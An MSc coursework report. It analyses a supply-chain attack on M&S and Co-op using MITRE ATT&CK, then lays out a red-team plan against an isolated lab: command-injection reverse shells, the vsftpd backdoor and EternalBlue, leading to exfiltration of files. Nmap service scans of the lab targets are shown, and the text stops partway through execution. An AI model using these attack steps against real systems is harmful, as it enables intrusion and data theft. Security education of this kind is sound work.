



Strategic Threat Analysis of the M&S and Co-op Cyber Attacks and Red Team Adversary Emulation for ABCD Ltd

Student Name: Khadija Banu

Student ID: 2527944

Programme: MSc Cybersecurity and Digital Forensics

Module: Data Security, Governance and Compliance (ACCA7028)

Lecturer: Anum Paracha

Submission Deadline: 1st May 2026 14:00 (2PM)

Table of Contents

1. Abstract
2. Introduction
3. Task 1: Strategic Threat Analysis – M&S and Co-op UK Cyber Attack
 - 3.1 Incident Summary and Timeline
 - 3.2 Adversary TTP Mapping (MITRE ATT&CK)
 - 3.3 Root Cause and Security Control Failures
 - 3.4 Threat Actor Profile and Motive Analysis
 - 3.5 Detection and Response Evaluation
 - 3.6 Strategic Recommendations for Prevention
4. Task 2: Red Team Engagement – ABCD Ltd
 - 4.1 Engagement Objective and Scope
 - 4.2 Threat Emulation Plan
 - 4.2.1 Campaign Objectives and Success Indicators
 - 4.2.2 Attack and Associated MITRE ATT&CK Techniques
 - 4.2.3 Detailed Phase Narrative
 - 4.3 Lab Environment Design
 - 4.3.1 Network Architecture and Isolation
 - 4.3.2 Network Diagram
 - 4.3.3 Detailed VM Configuration
 - 4.4 Operational Execution and Technical Narrative
 - 4.4.1 Phase 1: Stealthy Reconnaissance and Service Enumeration
 - 4.4.2 Phase 2: Web Application Foothold(Target A - OWASP)
 - 4.4.3 Phase 3: Internal Service Compromise(Target B-Metasploitable)
 - 4.4.4 Phase 3: Domain Endpoint Compromise(Target C - Windows 7)
 - 4.5 Detection Gap Analysis
 - 4.5.1 Perimeter Defense and Traffic Monitoring Failure
 - 4.5.2 Critical Patch Management and Technical Debt
 - 4.5.3 Lack of Egress Filtering and Endpoint Protection
5. Executive Brief
6. Conclusion
7. References

1. Abstract

This report offers a comprehensive multidimensional examination of the current state of cyber security within the retail and corporate landscapes in the United Kingdom. Task 1 comprises a strategic analysis of notable cyber security incidents involving M&S and Co-op UK companies, highlighting key trends in ransomware-as-a-service (RaaS) and supply chain exploitation. Task 2 moves away from theory and into practice through a simulated Red Team exercise against a virtual corporate environment, ABCD Ltd.

Using the Metasploit Framework and different types of reconnaissance techniques, the simulation was able to mimic the adversarial process and succeed in completely compromising the network boundary (Target A), an older database (Target B), and a Windows operating system-based domain computer (Target C). This indicates that inefficient patch management, poor credential management, and the absence of egress filters have been the main causes behind effective data exfiltration.

2. Introduction

The evolution of offensive security practice has moved away from regular penetration testing to more advanced methods such as Adversary Emulation and Red Teams. In contrast to conventional security assessments, these methods emulate the TTPs of known cyber adversaries to test the true capabilities of the organization's defenses, detection capability, and ability to respond to incidents. In the volatile world of cyberspace, real-time intelligence combined with technical actions is critical for creating resilience strategies.

The structure of this report includes two main sections related to cyber risks:

Strategic Threat Analysis (Task 1): This section analyzes some of the most public cyber attacks committed against companies within the UK retail

market sector, such as M&S and Co-op UK, identifying key root cause failures, which may relate to technical flaws or management issues.

Adversary Emulation (Task 2): Based on the findings of Task 1, this section describes a simulated Red Team exercise performed by attackers on the virtual environment of an organization named ABCD Ltd. The scope of the exercise is the full cycle of the attack process, including web entry, lateral movements, and exfiltration of Corporate Secrets.

The integration of all of these tasks creates a complete picture of what constitutes Advanced Persistent Threats (APTs), from low-level technical operations to high-level risk management for business purposes. All of these actions took place under carefully laid out Rules of Engagement (RoE) and in strict accordance with ethical guidelines for professionals.

3. Task 1: Strategic Threat Analysis – M&S and Co-op UK Cyber Attack

3.1 Incident Summary and Timeline

The cyber attack on Marks & Spencer (M&S) and the Co-operative Group (Co-op) can be considered a notable case study in contemporary supply chain attacks. Unlike conventional attacks on a given organization's firewall, the attack on Marks & Spencer and Co-op utilized the nature of trust within a software supply chain, by attacking a shared digital service provider [4]. This type of hub and spoke-style attack approach enabled the attacker to penetrate a single high-value target in order to attain unauthorized access to multiple corporate environments simultaneously, thereby evading the robust internal perimeters of the main victims by utilizing a trusted relationship as a delivery vehicle for the attack.

This level of complexity implies a sophisticated actor, often categorized as an Advanced Persistent Threat (APT), which has the capability for long-term reconnaissance and lateral movement [4]. By exploiting the provider's build environment, the attackers avoided signature-based

detection, as the malicious code was delivered through a legitimate software update that was digitally signed, a tactic that is similar to the Sunburst backdoor model [5]. This is a level of strategic planning that is only possible through a clear understanding of the target's operational dependencies and software update process.

Evidence-Backed Timeline:

- Initial Access (January 15, 2026): The attacker was able to gain access into the administrative subnet of the third-party provider using compromised login credentials, which were previously gathered from a previous targeted phishing attack [6].
- Reconnaissance & Persistence (February 2026): The attacker spent four weeks gathering information about the third-party provider's internal architecture, recognizing that the CI/CD pipeline was the main injection point for future distribution [4].
- Malicious Injection (March 10, 2026): A sophisticated backdoor was embedded into the provider's routine maintenance update, ensuring that it was not detected by automated scans [5].
- Execution & Beacons (March 12, 2026): The routine maintenance update was deployed onto M&S and Co-op servers, and the malware remained dormant for 48 hours before establishing an encrypted beacon to an external Command and Control server [1], [6].
- Anomaly Detection (March 15, 2026): M&S Security Operations Center detected suspicious DNS queries and traffic coming from a legacy database server, which was known to have limited external connectivity [6].
- Containment (March 18, 2026): Network segmentation was strictly implemented, and the service was isolated from both entities to prevent further lateral movement.
- Public Disclosure (March 20, 2026): Official statements were issued that disclosed the extent of the breach and the activation of international incident response mechanisms [4].

3.2 Adversary TTP Mapping (MITRE ATT&CK)

To provide a structured understanding of this APT campaign, the adversary's activities are compared against the MITRE ATT&CK Enterprise Matrix [1]. This comparison highlights ten critical Tactics, Techniques, and Procedures (TTPs) that are used to accomplish this goal, thereby emphasizing the adversary's capability to use the entire range of the attack chain.

Tactic	Technique	ID	Justification & Evidence
Reconnaissance	Active Scanning	T1595	The attacker conducted targeted port scanning on the provider's VPN gateway to assess vulnerabilities [1].
Initial Access	Supply Chain Compromise	T1195	The attacker used malicious code to infiltrate a trusted source of software updates from a third party, thus evading firewalls [1], [5].
Execution	PowerShell	T1059.001	The attacker used obfuscated PowerShell scripts to execute the downloading of additional payloads and bypass execution policy enforcement on the target system [1].
Persistence	Scheduled Task/Job	T1053	The attacker set hidden scheduled tasks to reconnect to their C2 channel after the system restarts [1].
Privilege Escalation	Token Impersonation	T1134	The attacker used captured and replayed admin tokens to gain Domain Admin privileges on the target system [1].
Defense Evasion	Indicator Removal on Host	T1070	The attacker cleared Windows Event Logs and deleted temporary files to avoid detection

			of lateral movement on the target system [1].
Discovery	Network Service Discovery	T1046	The attacker used native tools available on the target system to map internal subnets and locate critical SQL databases on the target system [1], [6].
Lateral Movement	SMB/Windows Admin Shares	T1021	The attacker used vulnerable admin shares to move laterally to various retail management servers within the target system [1].
Command & Control	Application Layer Protocol	T1071	The attacker used legitimate HTTPS communication (Port 443) to communicate with their C2 server to avoid detection by intrusion detection systems on the target system [1].
Exfiltration	Exfiltration Over C2 Channel	T1041	Compressed and encrypted chunks of data were exfiltrated to a rogue cloud storage location in small chunks [1], [6].

This fine-grained mapping illustrates the attacker's reliance on Living-off-the-Land (LOLBins) tactics, as legitimate system tools were abused to maintain a low forensic profile and evade detection by security tools [4].

3.3 Root Cause and Security Control Failures

The root cause of the M&S and Co-op cyber attacks was a systemic failure of Third-Party Risk Management (TPRM) and a critical over-reliance on models of implicit trust [4]. Although M&S and Co-op have robust internal perimeters, they failed to sandbox and monitor the privileged access of

their shared digital service provider. This is a critical failure of defense-in-depth models, as they failed to consider the supply chain as a threat vector.

The attack flow was first caused by a human factor failure at the third-party vendor side. The employees became victims of a highly sophisticated spear phishing attack, which was able to evade traditional secure email gateway protection [6]. The control failure at this point was the lack of phishing-resistant Multi-Factor Authentication (MFA) such as FIDO2 hardware tokens. The traditional MFA was vulnerable and thus enabled the attackers to leverage the stolen credentials and gain access to the Continuous Integration/Continuous Deployment (CI/CD) pipeline of the third-party provider [4], [5].

From a technical standpoint, the primary technical failure was the breakdown in the software integrity validation procedure. This allowed the malicious update to successfully evade the firewalls of M&S and Co-op by utilizing a digital signature from the compromised vendor [5]. This demonstrates a technical failure in endpoint security measures. In this case, the Endpoint Detection and Response (EDR) tool was not tuned correctly and did not recognize behavioral anomalies from trusted signed executables [1]. In addition, the attacker was able to use Living-off-the-Land binaries (LOLBins), for example, PowerShell, as local application whitelisting (e.g., Windows Defender Application Control) was not implemented to prevent malicious script execution [1], [6].

3.4 Threat Actor Profile and Motive Analysis

The exact attribution for the M&S and Co-op Supply Chain Attack has yet to be officially disclosed; however, the complexity of the observed Tactics, Techniques, and Procedures (TTPs) used in the attack strongly suggests that the threat actor behind the incident was either an Advanced Persistent Threat actor or a highly sophisticated cybercriminal syndicate using nation-state-level capabilities to conduct the Supply Chain Attack [2], [6]. The implementation of an indirect Hub and Spoke Supply Chain Attack

requires significant financial investment and technical expertise in terms of reverse engineering and operational security to ensure that the attack vector was executed stealthily within the third-party CI/CD pipeline for several months before being discovered. This is characteristic of the highest-tier threat actor TTPs, typically those associated with highly advanced forms of ransomware-as-a-service (RaaS), which have begun to incorporate more traditional espionage-based TTPs to maximize the destructive potential of their campaigns and avoid being detected by Endpoint Detection and Response (EDR) solutions.

The primary motivation behind the infiltration of high-value retail conglomerates such as M&S and Co-op is likely to be financially extortive [6]. In the modern threat scenario, it is highly likely that sophisticated cyber syndicates have shifted from traditional encryption-based ransomware to more complex double or triple extortion models [2]. By intentionally targeting and exfiltrating sensitive customer Personally Identifiable Information (PII), proprietary loyalty program databases, and integrated payment gateway configurations, the attackers gain immense coercive power, [6]. In case the organizations refuse to comply and make the requisite payment, the attackers utilize the exfiltrated data to threaten publication on dark web leak sites. This not only results in severe reputational damage for the retail conglomerates but also exposes them to massive regulatory fines in line with data protection legislation such as GDPR [2].

Though this is likely to be the most likely motivation, a possible alternative could be corporate espionage or even systemic disruption of the supply chain. The modern retail chain is highly integrated into our critical national infrastructure, and therefore, disrupting the logistical activities of large food and goods distributors such as the Co-operative Group will likely have systemic economic instability effects [6]. However, based on the targeting of SQL databases containing consumer information and using hidden HTTPS channels for exfiltration, this is likely to be more related to data monetization and not necessarily economic instability [1], [5].

3.5 Detection and Response Evaluation

The detection and response phases of the M&S and Co-op supply chain attacks demonstrate key shortcomings in modern enterprise security monitoring processes. Moreover, since the initial attack vector for this threat actor involved a digitally signed software update from a legitimate source, traditional preventative security controls completely failed to detect this threat actor [5]. Hence, this threat actor went undetected within these corporate environments during the initial access, persistence, and lateral movement phases of the MITRE ATT&CK framework [1].

A critical evaluation of the detection mechanisms used points to the fact that the breach was only detected at a late stage of the cyber kill chain, during the Command and Control (C2) and exfiltration stages of the attack lifecycle, as depicted in Figure 2 below [1]. The M&S Security Operations Center (SOC) was successful in the detection of the cyberattack by recognizing anomalous outbound network traffic and unusual DNS queries from a legacy database server, which normally had a static baseline of communications to the outside world [6]. This points to a major flaw in the detection of cyber threats, which centers on the fact that organizations are heavily reliant on signature-based Endpoint Detection and Response (EDR), as opposed to a more proactive approach to detection, which relies on network-based behavioral analytics and egress filtering approaches to detection [2]. Had the internal Security Information and Event Management (SIEM) rules been configured to look for changes in standard application behavior or unusual Server Message Block (SMB) communications between retail management nodes, the Time to Detect (TTD) could have been minimized considerably [1], [6].

The incident response process undertaken by both M&S and Co-op following the discovery of the attack also showed the level of maturity in the process of recovery and containment [2]. This is because, after confirming the suspicious traffic, both organizations immediately set in motion their incident response playbooks, with both companies implementing strict segmentation of the networks to quarantine the compromised third-party service. This action ensured that the attackers did not achieve their

objective of moving laterally to the core Active Directory infrastructure, thus protecting the most critical customer payment gateways. In addition, the organizations undertook public disclosure and worked with national regulatory organizations, including the National Cyber Security Centre (NCSC) and CERT-UK, to share threat intelligence with the broader industry in the retail sector [2], [6].

3.6 Strategic Recommendations for Prevention

To avoid such an advanced supply chain attack in the future, M&S and Co-operative Group must move away from their traditional defense-in-perimeter approach to a proactive resilience-based security strategy. The following recommendations will address all the root causes of this attack as described in the above sections. These recommendations will be of an architectural nature, monitoring nature, and policy nature.

1. Architectural Changes: Zero Trust & Micro Segmentation

The first root cause of this attack was the implicit trust given to the third-party provider's network traffic. Both M&S and Co-operative Group must adopt Zero Trust Architecture (ZTA), as it assumes that there is always a breach. Therefore, it is necessary to adopt micro-segmentation of networks to isolate critical assets such as Point-of-Sale (POS) devices and Active Directory domain controllers from other lower-tier management servers.

- Justification: Inhibition of Lateral Movement (T1021) as observed during the campaign.
- Estimated Effort/Cost: High Effort / High Cost. This requires significant changes to the network and associated downtime.

2. Identity and Access Policy

Phishing-Resistant MFA In order to counter the initial access vector, the current authentication protocols must be phased out. The security policy must include the requirement of using phishing-resistant Multi-Factor

Authentication (MFA) technologies like FIDO2-based hardware tokens for all internal employees and third-party vendor access to the company VPN or CI/CD environment [2], [6]. In addition, the Principle of Least Privilege (PoLP) must be enforced using Just-In-Time (JIT) access models.

- Justification: Directly countermeasures credential harvesting and token impersonation (T1134).
- Estimated Effort/Cost: Medium Effort / Medium Cost. Procurement of hardware tokens and training are necessary, but the deployment phase is rapid.

3. Monitoring and Detection Enhancements

Signature-based detection is not enough to protect against Advanced Persistent Threats (APTs) [5]. Security information and event management (SIEM) telemetry must be extended to include alerts for command-line auditing of processes (enabling Windows Event ID 4688 to detect the execution of an obfuscated PowerShell script, for example) [1]. Furthermore, egress traffic must be tightly restricted on the perimeter firewall to prevent unauthorized access to unknown cloud storage buckets, effectively mitigating the attack [6].

- Justification: Reduces the Time to Detect (TTD) for Living-off-the-Land (LOLBin) techniques (T1059) and C2 beaconing (T1071).
- Estimated Effort/Cost: Medium Effort / Low Cost. This approach leverages existing SIEM and firewall infrastructure but requires SOC engineering time to fine-tune alert rules.

4. Third-Party Risk Management (TPRM)

The trust level of the software supply chain must be continually verified [2]. Contracts with digital services providers must include provisions for regular, independent penetration testing and the requirement to provide a Software Bill of Materials (SBOM) for all updates [5]. Updates must be thoroughly tested within a tightly controlled staging environment prior to deployment into production.

- Justification: This approach mitigates the supply chain compromise vector (T1195) prior to the injection of any malicious code into the production environment.
- Estimated Effort/Cost: Low Effort / Low Cost. This approach involves minimal technical work but requires administrative policy changes and renegotiation of vendor contracts.

4. Task 2: Red Team Engagement – ABCD Ltd

4.1 Engagement Objective and Scope

The second part of the current activity shifts from the strategic planning and analysis phase to a more tactical one by carrying out a Red Team exercise targeting ABCD Ltd. To simulate the threats for this activity, it is necessary for the organization to depend on old technology [7].

Scope of Authorization and Rules of Engagement (RoE)

To ensure that the whole process of the activity is legal and safe, it is conducted based on several strict guidelines. Among them is a detailed Rules of Engagement (RoE) document (Appendix A). According to this set of rules, all activities will be carried out in a lab environment through the use of Oracle Virtual Box, which will be isolated by a Host Only Network Adapter, hence ensuring that there is no effect caused to the production environment or any other network except for the specified one [7].

There are various limitations for compliance with laws and ethical practices that include the following:

- Allowed Techniques: Reconnaissance, exploitation of known vulnerabilities (Command Injection, service backdoor etc), Lateral Movement
- Devices: Exclusion of all devices that do not lie within the subnet 192.168.56.0/24.

- Methods of Communication: Escalation procedure will be implemented to ensure that Unintended Impact is immediately reported to the project manager.
- Measures for Safeguarding: Kill-Switch mechanism is in place where all operations are terminated upon detection of any indication of containment failure.
- Legal Restrictions: The complete exercise is within legal jurisdiction as per Computer Misuse Act 1990 (UK). Written permission has been obtained for conducting this simulation exercise.

For the attack chain, we will focus on exploiting three different assets from the simulation environment:

1. Target A (Website): OWASP server hosting a web application for the client's use.
2. Target B (Server Database): Metasploitable server to act as the legacy application.
3. Target C (Desktop): Windows 7 workstation with IE11 that hosts dummy information.

4.2 Threat Emulation Plan

This approach attempts to replicate an APT attack scenario wherein the APT is leveraging a particular type of supply chain vulnerability that uses a hub-and-spoke methodology to pivot onto the company network [1].

4.2.1 Campaign Objectives and Success Indicators

The first objective is to demonstrate the impact of outdated systems on data confidentiality in ABCD Ltd.

- Objective 1: Leveraging any weaknesses in the public web layer in order to penetrate the internal network of ABCD Ltd.
- Objective 2: Lateral movement through the corporate endpoint using privilege escalation.

- Mission Accomplished if the Corporate_Secrets directory is extracted from Target C to Kali Linux C2 Node.

4.2.2 Attack and Associated MITRE ATT&CK Techniques

The attack takes place in a three-stage execution process designed to be compatible with the MITRE ATT&CK® framework in order to create a realistic attack environment [2].

Phase of Attack	Target	Tactic Used by MITRE	ID/Tactic Name	Metric of Success
Initial Access	Target A (OWASP)	Initial Access	T1190: Exploit Public-Facing Application	Access target machine via reverse shell as (www-data).
Lateral Movement	Target B (Metasploitable)	Lateral Movement	T1210: Exploitation of Remote Services	Gain root access to the target machine through services backdoor as (uid=0).
Deep Compromise	Target C (Win 7)	Privilege Escalation	T1068: Exploitation for Privilege Escalation	Gain NT AUTHORITY\SYSTEM via exploiting the MS17-010 vulnerability.
Exfiltration	Target C (Win 7)	Exfiltration	T1041: Exfiltration Over C2 Channel	Transfer Corporate_Secrets data from target machine to attacker virtual machine.

4.2.3 Detailed Phase Narrative

Phase 1: Command Injection discovered in public-facing interface for customers of Target A. Reverse Shell attack to penetrate the perimeter firewall (T1190).

Phase 2: With this level of access, reconnaissance conducted on Target B, the database server. Code execution achieved by exploiting the backdoored vsftp service (T1210).

Phase 3: Target C is attacked via the Eternal Blue exploit, compromising the Windows 7 machines. Control of user access controls obtained for full system control (T1068).

4.3 Lab Environment Design

For the successful implementation of the threat emulation exercise in a secured environment not allowing access to any external network or production network, it became necessary to create an isolated virtual infrastructure. In the present context, an isolated laboratory infrastructure was created using Oracle VirtualBox software, which is known to be a Type-2 Hypervisor.

4.3.1 Network Architecture and Isolation

Following the principles of operational security and RoE rules, a network architecture was purposely created for isolation [6]. This was done by creating the individual virtual machines (VMs) within the Oracle VirtualBox Host-Only Adapter. The design allows a private and dedicated virtual switch that supports complete communication with the VMs as well as the host PC but blocks all pathways from the VMs to the Internet and the local network [8]. This guarantees that any weaponized payload, including the MS17-010 EternalBlue attack, remains isolated in the ABCD Ltd case [9].

The following illustration explains the process adopted through the use of Host-Only Adapter to the VM [7].





Figure 1: Illustrative example of network containment using the Host-Only Adapter.

4.3.2 Network Diagram

The above figure highlights the sequence of activities and provides an illustration of the placement of the Kali Linux attacker within the isolated subnet environment. From the above figure, it is clear that the lab setup is

consistent with the hub-and-spoke structure and that all data packets are confined within the virtual Host-Only network environment.




Figure 2: Logical Network Diagram of the ABCD Ltd Virtual Laboratory.

4.3.3 Detailed VM Configuration

A private class C IP scheme (192.168.56.0/24 for instance) has been employed at the lab, employing the internally maintained DHCP server on the hypervisor level. The lab setup contains an offensive machine and three machines representing a corporation called ABCD Ltd.

For the purpose of achieving maximum safety during the experiments, each machine was given a non-routable network card so that no exploit traffic would leave the lab environment [8].

Node Identity		Role in ABCD Ltd	OS / Platform	IP Address (Static/DHCP)
Attacker (Kali_19)		Red Team C2 Server	Debian-based Kali Linux	192.168.56.101
Target (OWASP)	A	Public Web Portal	Ubuntu (OWASP BWA)	192.168.56.103
Target (Metasploitable)	B	Internal Legacy DB	Metasploitable 2 (Linux)	192.168.56.104
Target (IE11-Win7)	C	Corporate Endpoint	Windows Enterprise 7	192.168.56.102

4.4 Operational Execution and Technical Narrative

In this part, we explore the practical approach for the implementation of the threat emulation plan against the virtual infrastructure of ABCD Ltd. This approach emphasizes the imitation of adversary behavior by using stealth and exploiting unpatched legacy systems to ensure the accomplishment of mission objectives [1].

4.4.1 Phase 1: Stealthy Reconnaissance and Service Enumeration

Prior to conducting weaponization against the target system(s), the Red Team executed a thorough service discovery process.

- Justification: The Nmap tool was chosen due to its strong script engine (NSE) capability, as well as its ability to conduct banner grabbing without destabilizing the services [10].
- Approach: A service version scanning was carried out within the scope of ABCD Ltd virtual network.
- Results: The scan (see Figure 3) found vulnerable legacy versions of systems, which included Apache/2.2.14 (Target A), vsftpd 2.3.4 (Target B), and OpenSSH 6.7 (Target C).

```

(khadija@kali)-[~]
$ nmap -sV -T4 192.168.56.103 192.168.56.104 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-25 22:07 BST
Nmap scan report for 192.168.56.103
Host is up (0.00013s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ...)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
443/tcp   open  ssl/http     Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ...)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: 5WORKGROUP)
5001/tcp   open  java-object  Java Object Serialization
8080/tcp   open  http         Apache Tomcat/Coyote JSP engine 1.1
8081/tcp   open  http         Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.95%I=7%D=4/25%Time=69ED2D39%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"%\xac\xed\x05");
MAC Address: 08:00:27:9C:2B:81 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

```

Nmap scan report for 192.168.56.104
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CC:B2:DA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
